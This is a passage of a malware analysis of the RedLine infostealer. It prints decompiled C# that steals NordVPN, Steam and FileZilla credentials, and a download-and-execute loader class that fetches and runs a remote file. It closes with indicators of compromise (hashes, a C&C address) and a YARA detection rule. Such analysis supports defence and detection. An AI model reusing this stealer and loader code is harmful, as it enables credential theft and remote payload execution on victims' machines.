DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USEWanaLifeRPROFILE%\\AppDaWanaLifeta\
  \LWanaLifeocal".Replace("WanaLife", string.Empty)), new string(new char[]
{'N','o','D','e','f','r','d','D','e','f','V','P','N','D','e','f'}).Replace("Def", string.Empty)));
if (!directoryInfo.Exists)          //De-obfuscated string="NordVPN"
{
    return list;
}
DirectoryInfo[] directories = directoryInfo.GetDirectories(new string(new char[]        //De-obfuscated string="NordVpn.exe*"
{'N','W','i','n','o','r','d','V','W','i','n','p','n','.','e','W','i','n','x','e','*','W','i','n'}).Replace("Win", string.Empty));
for (int i = 0; i < directories.Length; i++)
{
    foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
    {
        try
        {
            string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
            {'u','s','e','r','.','c','o','n','f','i','g'}));    //user.config files
            if (File.Exists(text))
            {
                XmlDocument xmlDocument = new XmlDocument();
                xmlDocument.Load(text);
```

Figure(18): This method of strings obfuscation is almost used everywhere in RedLine classes.

Then, it uses decrypting functions to decipher the wanted credentials:




```
if (!string.IsNullOrWhiteSpace(innerText) && !string.IsNullOrWhiteSpace(innerText2))
{
    string @string = Encoding.UTF8.GetString(Convert.FromBase64String(innerText));
    string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(innerText2));
    string text2 = CryptoHelper.DecryptBlob(@string, DataProtectionScope.LocalMachine, null);
    string text3 = CryptoHelper.DecryptBlob(string2, DataProtectionScope.LocalMachine, null);
    if (!string.IsNullOrWhiteSpace(text2) && !string.IsNullOrWhiteSpace(text3))
    {
        list.Add(new Account
        {
            Username = text2,
            Password = text3
        });
    }
}
```

Figure(19): The CryptoHelper class is used for various decryption and encryption operations within RedLine.

Yet, for OpenVPN and ProtonVPN, RedLine uses the same old method of overriding the `GetScanArgs()` function which is used internally in the `Search()` function in order to filter for the targeted files. Then, it exfiltrates the filtered files as `ScannedFile` instances which contains the VPN credentials.

Harvesting Gaming Clients

Steam is a video game digital distribution service by Valve. By 2019, the service had over 34,000 games with over 95 million monthly active users. Steam is regarded as one of the best gaming platforms in the industry. Steam has an in-built store with a lot of 'Steam accounts' having various other services and banking details related to it. RedLine attempts to go after the Steam Sentry File which is used to store credentials:




```
string text = registryKey.GetValue(new string(new char[]
{'S','t','e','a','m','P','a','t','h'})) as string;
if (!Directory.Exists(text))
{
    return list;
}
list.Add(new FileScannerArg
{
    Directory = text,
    Pattern = new string(new char[]
    {'*','s','s','f','n','*'}),     //.ssfn files
    Recoursive = false
});
list.Add(new FileScannerArg
{
    Directory = Path.Combine(text, new string(new char[]
    {'c','o','n','f','i','g'
    })),
    Pattern = new string(new char[]                                           //De-obfuscated string="*.vdf"
    {'*','.','v','s','t','r','i','n','g','.','R','e','p','l','a','c','e','d','f'}).Replace("string.Replace", string.Empty),
    Recoursive = false
});
```

Figure(20): RedLine overrides the GetScanArgs() function with defined search patterns. Then, exfiltrate the targeted files.

A VDF file is a data file format used by Valve’s Source game engine. It contains various kinds of game metadata, including data for resources, installation scripts, configuration scripts, and visualization elements.

Stealing FTP Credentials

A File Transfer Protocol client (FTP client) is a software utility that establishes a connection between a host computer and a remote server, typically an FTP server. An FTP client provides the dual-direction transfer of data and files between two computers over a TCP network or an Internet connection.




```
try
{
    string path = string.Format(new string(new char[]
    {'{','0','}','\\','F','i','l','e','Z','i','l','l','a','\\','r','e','c','e','n','t','s','e','r','v','e','r','s','.','x','m','l'}),
      Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
    string path2 = string.Format(new string(new char[]
    {'{','0','}','\\','F','i','l','e','Z','i','l','l','a','\\','s','i','t','e','m','a','n','a','g','e','r','.','x','m','l'
    }), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
    if (File.Exists(path))
    {
        list.AddRange(FileZilla.ScanCredentials(path));
    }
    if (File.Exists(path2))
    {
        list.AddRange(FileZilla.ScanCredentials(path2));
    }
}
```

Figure(21): RedLine checks the existance of two different paths to locate the targeted credentials.

RedLine targets the free, open-source FileZilla application. RedLine uses the `ScanCredentials()` function to extract the required credentials and to populate them in `Account` class which will contain the URL + username + password.

Remote Execution


RedLine extends its functionality beyond information stealing. Here, RedLine takes the role of a malware loader. A malware ***loader*** is the software which drops the actual malicious content on the system, then executes the first stage of the attack. Hence, RedLine is capable of delivering some additional serious threats to the infected machine, like ransomwares for example. After successfully performing the information stealing operations, RedLine uses the `TryGetTasks()` function to obtain a list of `UpdateTask` class, which contains the required arguments to successfully perform remote execution actions:



```
public TaskResolver(ScanResult result)
{
    this.Result = result;
    this.TaskProcessors = new List<ITaskProcessor>
    {
        new CommandLineUpdate(),            //Executes a CMD.exe with the wanted args.
        new DownloadUpdate(),               //Downloads a file.
        new DownloadAndExecuteUpdate(),     //Downloads and execute a PE file.
        new OpenUpdate()                    //Opens a wanted link.
    };
    try
    {
```

Figure(22): The availabe remote actions aka update tasks.

Once a connection with its C&C server has been established, RedLine can remotely perform the operations described in the above figure. Below are the inner details of the `DownloadAndExecuteUpdate` class which is used -as the name suggests- to download a PE file and executes it in the infected machine:



```
public class DownloadAndExecuteUpdate : ITaskProcessor
{
    public bool IsValidAction(UpdateAction action)
    {
        return action == UpdateAction.DownloadAndEx;
    }

    public bool Process(UpdateTask updateTask)  //i.e Badsite.com|malware.exe
    {
        try
        {
            string[] array = updateTask.TaskArg.Split(new string[]{"|"}, StringSplitOptions.RemoveEmptyEntries);

            new WebClient().DownloadFile(array[0], Environment.ExpandEnvironmentVariables(array[1]));

            System.Diagnostics.Process.Start(new ProcessStartInfo   //Starts the downloaded PE in a new process.
            {
                WorkingDirectory = new FileInfo(Environment.ExpandEnvironmentVariables(array[1])).Directory.FullName,
                FileName = Environment.ExpandEnvironmentVariables(array[1])
            });
        }
```

Figure(23): The passed argument consists of the malicious URL + the filename.

RedLine can be used effectively as malware loader or dropper for further wanted malicious activities. Moreover, it can be used to open desired links for various malicious or non-malicious purposes.

Conclusion

RedLine is regarded as a true security threat to any machine. The capabilities of being able to steal almost every valuable asset, and being able to load additional serious malwares or exploits are regarded most fatal. This threat has been sold as individual packages with several pricing options, or as Malware-as-a-Service (MaaS) on a subscription-based pricing package. With the rise of Maas underground forums, RedLine threats will not fade away in the very near future. Therefore, it is a must to know how it works, how to detect it, and how to protect your organization.

IoCs

No.	Description	Value
1	Initial packed file	1d91ab82e01d7682deecbeef7b441f26e405c0053e0354e92fdb5cfe61b097b0
2	Unpacked RedLine	e9905446c858326e8f0fe12f6df777542180608381f1ccae4bda9a8356b04abc
3	RedLine C&C server	188.124.36.242:25802

YARA Rule

```
rule redline : infostealer
{
        meta:
                description = "This is a noob rule for detecting unpacked RedLine"
                author = "Nidal Fikri @cyber_anubis"

        strings:
                $mz = {4D 5A}                   //PE File

                $s1 = "IRemoteEndpoint"
                $s2 = "ITaskProcessor"

                $s3 = "ScannedFile"
                $s4 = "ScanningArgs"
                $s5 = "ScanResult"

                $s6 = "DownloadAndExecuteUpdate"
                $s7 = "OpenUpdate"
                $s8 = "CommandLineUpdate"

                $s9 = "TryCompleteTask"
                $s10 = "TryGetTasks"
                $s11 = "TryInitBrowsers"
                $s12 = "InstalledBrowsers"
                $s13 = "TryInitInstalledBrowsers"
                $s14 = "TryInitInstalledSoftwares"
                $s15 = "TryGetConnection"

        condition:
        ($mz at 0) and (10 of ($s*))
}
```

References

https://blogs.blackberry.com/en/2021/07/threat-thursday-redline-infostealer